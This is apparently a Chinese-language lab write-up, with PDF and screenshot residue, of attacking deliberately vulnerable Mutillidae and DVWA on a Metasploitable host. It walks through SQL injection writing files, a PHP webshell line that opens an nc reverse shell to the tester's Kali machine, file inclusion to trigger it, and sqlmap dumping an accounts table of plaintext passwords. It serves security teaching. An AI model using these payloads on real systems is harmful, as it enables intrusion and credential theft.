


產生錯誤，沒有權限可以寫入 /var/www/mutillidae路徑

Error: Failure is always an option and this situation proves it	
Line	126
Code	0
File	/var/www/mutillidae/user-info.php
Message	Error executing query: Can't create/write to file '/var/www/mutillidae/example.txt' (Errcode: 13)
Trace	#0 /var/www/mutillidae/index.php(469): include() #1 {main}
Diagnostic Information	SELECT * FROM accounts WHERE username='admin'union select null,'example example',null,null,null into outfile '/var/www/mutillidae/example.txt' #' AND password='adminpass'
Did you setup/reset the DB?	

寫入至 /tmp路徑

union select null,'example example',null,null,null into outfile '/tmp/example.txt' %23



沒有產生與前面相同的錯誤訊息

192.168.10.131/mutillidae/index.php?page=user-info.php&username=admin'union select

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

 **Mutillidae: Born to be Hacked**

Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

View your details

 **Back**

Authentication Error: Bad user name or password

Please enter username and password to view account details

Name

Password

Dont have an account? [Please register here](#)

實際查看metasploitable


example.txt 成功上傳

```
msfadmin@metasploitable:~$ ls /tmp
5230.jsvc_up  example.txt
msfadmin@metasploitable:~$
```

```
msfadmin@metasploitable:~$ ls /tmp
5230.jsvc_up  example.txt
msfadmin@metasploitable:~$ cat /tmp/example.txt
1      admin    adminpass    Monkey! TRUE
\n      example example \n      \n      \n
msfadmin@metasploitable:~$
```

**8. 得到反向shell瀏覽權限並
獲得目標網站伺服器的控制**

回到DVWA



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

點選 SQL Injection

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

Vulnerability: SQL Injection

User ID:

Submit

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

測試輸入 1 可正常顯示資訊

Vulnerability: SQL Injection

User ID:

More info


<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

在網址欄注入測試，可顯示資訊



Vulnerability: SQL Injection

User ID:

ID: 1'union select 1,2#
First name: admin
Surname: admin

ID: 1'union select 1,2#
First name: 1
Surname: 2


寫入 passthru

```
union select 1,2
```

Kali的IP


```
union select '<?passthru("nc -e /bin/sh 192.168.10.135 8080")?>',null into outfile  
'/tmp/reverse.php'
```

將passthru寫入到網站伺服器的/tmp並命名為reverse.php



1 改成 -1 就不會顯示 admin 這個值

-1'union select '<?passthru("nc -e /bin/sh 192.168.10.135 8080")?>',null into outfile '/tmp/reverse.php'




會顯示檔案已存在，但其實不是，只是一個網站預設的反應

開啟監聽

```
(kali㉿kali)-[~]  
$ nc -vv -l -p 8080  
listening on [any] 8080 ...  
█
```

開啟 File Inclusion




網址欄輸入 etc/passwd

這個步驟的目的在於確認是否可執行 File Inclusion



在網址欄輸入先前寫入的reverse.php




成功獲得檔案瀏覽權限

```
(kali㉿kali)-[~]  
$ nc -vv -l -p 8080  
listening on [any] 8080 ...  
192.168.10.131: inverse host lookup failed: Unknown host  
connect to [192.168.10.135] from (UNKNOWN) [192.168.10.131] 55186
```

可任意執行命令

```
(kali㉿kali)-[~]  
$ nc -vv -l -p 8080  
listening on [any] 8080 ...  
192.168.10.131: inverse host lookup failed: Unknown host  
connect to [192.168.10.135] from (UNKNOWN) [192.168.10.131] 55186  
pwd  
/var/www/dvwa/vulnerabilities/fi  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
ls  
help  
include.php  
index.php  
source
```

嘗試在 Mutillidae 使用 reverse.php



Mutillidae: Born to be Hacked

Version: 2.1.19 **Security Level: 0 (Hosed)** **Hints: Disabled (0 - I try harder)** **Not Logged In**

[Home](#) [Login/Register](#) [Toggle Hints](#) [Toggle Security](#) [Reset DB](#) [View Log](#) [View Captured Data](#)

[Core Controls](#) ▶
[OWASP Top 10](#) ▶
[Others](#) ▶
[Documentation](#) ▶
[Resources](#) ▶

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- [Latest Version](#)
- [Installation Instructions](#)
- [Usage Instructions](#)

點選 Directory Browsing

The screenshot shows a web application interface with a top navigation bar and a left sidebar. The top bar includes status information: Version: 2.1.19, Security Level: 0 (Hosed), Hints: Disabled (0 - I try harder), and Not Logged In. Below this is a navigation menu with links: Home, Login/Register, Toggle Hints, Toggle Security, Reset DB, View Log, and View Captured Data. The left sidebar contains a menu with categories: Core Controls, OWASP Top 10, Others, Documentation, and Resources. The OWASP Top 10 menu is expanded, showing a list of vulnerabilities: A1 - Injection, A2 - Cross Site Scripting (XSS), A3 - Broken Authentication and Session Management, A4 - Insecure Direct Object References, A5 - Cross Site Request Forgery (CSRF), A6 - Security Misconfiguration, A7 - Insecure Cryptographic Storage, and A8 - Failure to Restrict URL Access. A red rectangle highlights the A6 - Security Misconfiguration item, which has a sub-menu open showing 'Directory Browsing'. A large grey box in the background contains the text 'OWASP Top 10: Deliberately Vulnerable PHP Scripts Of OWASP Top 10'.

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls


OWASP Top 10

- A1 - Injection
- A2 - Cross Site Scripting (XSS)
- A3 - Broken Authentication and Session Management
- A4 - Insecure Direct Object References
- A5 - Cross Site Request Forgery (CSRF)
- A6 - Security Misconfiguration** ▶ Directory Browsing
- A7 - Insecure Cryptographic Storage
- A8 - Failure to Restrict URL Access

Others


Documentation

Resources

 Site

OWASP Top 10: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

顯示畫面



The screenshot shows a web browser window with the address bar displaying `192.168.10.131/mutillidae/index.php?page=home.php`. The browser's bookmark bar includes links to Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec.

The application header features a red and black ant logo and the title **Mutillidae: Born to be Hacked**. Below the header, a status bar displays: **Version: 2.1.19**, **Security Level: 0 (Hosed)**, **Hints: Disabled (0 - I try harder)**, and **Not Logged In**.

A navigation bar contains the following links: [Home](#), [Login/Register](#), [Toggle Hints](#), [Toggle Security](#), [Reset DB](#), [View Log](#), and [View Captured Data](#).


On the left side, there is a sidebar menu with the following items: [Controls](#), [OWASP Top 10](#), [Scripts](#), [Documentation](#), and [Sources](#). Below the menu is a circular logo with a blue and white design.

The main content area features a large gray box with the text: **Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10**.


Below this box, the section **Latest Version / Installation** contains a list of links:

- [Latest Version](#)
- [Installation Instructions](#)
- [Usage Instructions](#)
- [Get rid of those pesky PHP errors](#)
- [Change Log](#)
- [Notes](#)

確認漏洞是否可執行



輸入 ../../../../tmp/reverse.php



成功獲得檔案瀏覽權限

```
(kali㉿kali)-[~]  
$ nc -vv -l -p 8080  
listening on [any] 8080 ...  
192.168.10.131: inverse host lookup failed: Unknown host  
connect to [192.168.10.135] from (UNKNOWN) [192.168.10.131] 55580
```

可任意執行命令

```
(kali㉿kali)-[~]  
$ nc -vv -l -p 8080  
listening on [any] 8080 ...  
192.168.10.131: inverse host lookup failed: Unknown host  
connect to [192.168.10.135] from (UNKNOWN) [192.168.10.131] 55580  
pwd Toggle Security Reset DB View Log View Captured Data  
/var/www/mutillidae  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
ls  
add-to-your-blog.php  
arbitrary-file-inclusion.php  
authorization-required.php  
browser-info.php  
capture-data.php  
captured-data.php  
captured-data.txt
```

9. 發現SQL注入及使用 SQLmap獲取資料

使用SQLmap檢測是否有SQL注入漏洞

目標網站

```
http://192.168.10.131/mutillidae/index.php?page=user-  
info.php&username=admin&password=aaaa&user-info-php-submit-button=View+Account+Details
```

```
(kali㉿kali)-[~]  
$ sqlmap -u "http://192.168.10.131/mutillidae/index.php?page=user-info.php&  
username=admin&password=aaaa&user-info-php-submit-button=View+Account+Details  
"
```

-u: url 的意思

可得到網站系統相關資訊

```
[02:43:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[02:43:49] [INFO] fetched data logged to text files under '/home/kali/.local/
share/sqlmap/output/192.168.10.131'
[02:43:49] [WARNING] your sqlmap version is outdated

[*] ending @ 02:43:49 /2023-11-28/
```


查看目標網站包含哪些資料庫

```
(kali㉿kali)-[~]  
$ sqlmap -u "http://192.168.10.131/mutillidae/index.php?page=user-info.php&  
username=admin&password=aaaa&user-info-php-submit-button=View+Account+Details  
" --dbs
```

```
[02:46:06] [WARNING] reflective value(s) found and filtering out  
available databases [7]:  
[*] dvwa  
[*] information_schema  
[*] metasploit  
[*] mysql  
[*] owasp10  
[*] tikiwiki  
[*] tikiwiki195
```

查看使用者

```
(kali㉿kali)-[~]  
$ sqlmap -u "http://192.168.10.131/mutillidae/index.php?page=user-info.php&  
username=admin&password=aaaa&user-info-php-submit-button=View+Account+Details  
" --current-user
```

```
[02:47:23] [INFO] fetching current user  
current user: 'root@%'
```

查看當前的資料庫

```
(kali㉿kali)-[~]  
$ sqlmap -u "http://192.168.10.131/mutillidae/index.php?page=user-info.php&  
username=admin&password=aaaa&user-info-php-submit-button=View+Account+Details  
" --current-db
```

```
[02:48:34] [INFO] fetching current database  
current database: 'owasp10'
```

查看特定資料庫中的表

```
(kali@kali)-[~]  
$ sqlmap -u "http://192.168.10.131/mutillidae/index.php?page=user-info.php&  
username=admin&password=aaaa&user-info-php-submit-button=View+Account+Details  
" --tables -D owasp10
```

```
Database: owasp10  
[6 tables]  
+-----+  
| accounts |  
| blogs_table |  
| captured_data |  
| credit_cards |  
| hitlog |  
| pen_test_tools |  
+-----+  
Please enter u
```

查看特定 表 的資料欄位

```
(kali@kali)-[~]  
$ sqlmap -u "http://192.168.10.131/mutillidae/index.php?page=user-info.php&  
username=admin&password=aaaa&user-info-php-submit-button=View+Account+Details  
" --columns -T accounts -D owasp10
```

Database: owasp10
Table: accounts [5 columns]

Column	Type
cid	int(11)
is_admin	varchar(5)
mysignature	text
password	text
username	text

顯示表中的所有欄位內容

```
(kali@kali)-[~]  
$ sqlmap -u "http://192.168.10.131/mutillidae/index.php?page=user-info.php&  
username=admin&password=aaaa&user-info-php-submit-button=View+Account+Details  
" -T accounts -D owasp10 --dump
```

```
Database: owasp10  
Table: accounts  
[17 entries]  
+-----+-----+-----+-----+-----+  
| cid | is_admin | password | username | mysignature |  
+-----+-----+-----+-----+-----+  
| 1 | TRUE | adminpass | admin | Monkey! |  
| 2 | TRUE | somepassword | adrian | Zombie Films Rock! |  
| 3 | FALSE | monkey | john | I like the smell of confunk |  
| 4 | FALSE | password | jeremy | d1373 1337 speak |  
| 5 | FALSE | password | bryce | I Love SANS |  
| 6 | FALSE | samurai | samurai | Carving Fools |  
| 7 | FALSE | password | jim | Jim Rome is Burning |  
| 8 | FALSE | password | bobby | Hank is my dad |  
| 9 | FALSE | password | simba | I am a cat |  
